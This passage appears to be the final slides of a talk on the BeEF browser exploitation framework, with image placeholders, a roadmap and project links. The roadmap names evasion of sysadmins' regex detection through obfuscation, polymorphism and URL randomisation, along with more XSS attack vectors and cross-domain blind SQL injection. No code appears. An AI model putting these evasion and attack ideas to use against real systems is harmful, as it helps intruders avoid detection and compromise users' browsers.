
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
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
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It works also **cross-domain** (respecting the SOP)



FUTURE DEV AND IDEAS

- ❖ **Optimize the core** for performance (migration to Thin done ;-)
- ❖ **Obfuscation, polymorphism and URL randomization** (yes, sysadmins are already detecting BeEF with regex ;-)
- ❖ **Improve XssRays** (more attack vectors, add JS depth crawler)
- ❖ **Check for time-based blind SQLi cross-domain via JS**
- ❖ **Improve the BeEF console** (command line UI)
- ❖ ...and many more...

- ❖ Well...take a look here: <http://code.google.com/p/beef/issues/list>



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- ❖ Follow the BeEF: @beefproject
- ❖ Checkout BeEF: <http://code.google.com/p/beef/>
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(Please note: we'll not pay you. You know we love OpenSource :-)



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QUESTIONS?

